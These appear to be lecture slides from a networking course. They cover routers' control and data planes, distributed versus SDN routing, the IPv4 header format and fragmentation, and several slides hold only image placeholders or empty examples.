
Using other fields?



But, who calculates the **forwarding tables**?

Routers Have “Brains”


This brain is called the **Control Plane**



Routers Have “Brains”

The control plane runs a **routing algorithm** to:


- find routes, and
- fill the tables



Control Plane: Two Approaches

Distributed Approach: routers **exchange messages** with each other to calculate the tables


- Examples: OSPF, ISIS



Control Plane: Two Approaches

Centralized Approach: routers **exchange messages** with an external software

- Software-defined networking (SDN)
- Examples: OpenFlow



Forwarding vs Routing

Network layer (or routers) has two functions:

- 1. Forwarding**
- 2. Routing**

	Forwarding	Routing
Plane	Data plane	Control plane
Objective	Move pkts to output ports	Compute a network path
Scope	Local to routers	Network level
Implementation	Hardware (often)	Software (often)
Timescale	nanoseconds	milliseconds – seconds

Network Layer Roadmap

- Data Plane
 - IPv4, addressing and IPv6
 - Router Architecture
 - SDN forwarding
- Control Plane
 - Distributed routing
 - Centralized routing

Two main design ideas:


- Need **scalability** → Design a **hierarchical** structure
- Need **flexibility** → Add a new layer of **indirection**

Special Topic:

*Can we **program** the data plane?*

IP is the waist of the “hourglass”

- Multiple higher-layer protocols
 - Transport and Application
- Multiple lower-layer protocols
 - Link and Physical
- Single Internet protocol
 - No need to update routers and hosts every time we have a new service!



IPv4 Datagram Format

Internet Protocol Version 4 (IPv4)												
Offsets	Octet	0		1	2		3					
Octet	Bit	0-3	4-7	8-15	16-18	19-23	24-31					
0	0	Version	Header Length	Type of Service	Total Length							
4	32	Identification			Flags	Fragment Offset						
8	64	Time to Live		Protocol	Header Checksum							
12	96	Source IP Address										
16	128	Destination IP Address										
20	160	Options										
24+	192+	Data										

Header & data
Fragmentation
Addressing
E.g., TCP segment

ICMP 0x01
TCP 0x06
UDP 0x11
IPv6 0x29


Min. header size is 20 bytes

IPv4 Fragmentation

- Different link layer protocols have different MTU
 - Maximum transmission unit
- A router can break a datagram into fragments
 - If MTU of outgoing link is less than pkt size
- A destination reassembles IP fragments
 - To be delivered to transport layer
 - *Why is the reassembly done at destinations?*


IPv4 Fragmentation

- Example:



IPv4 Fragmentation

- Example:



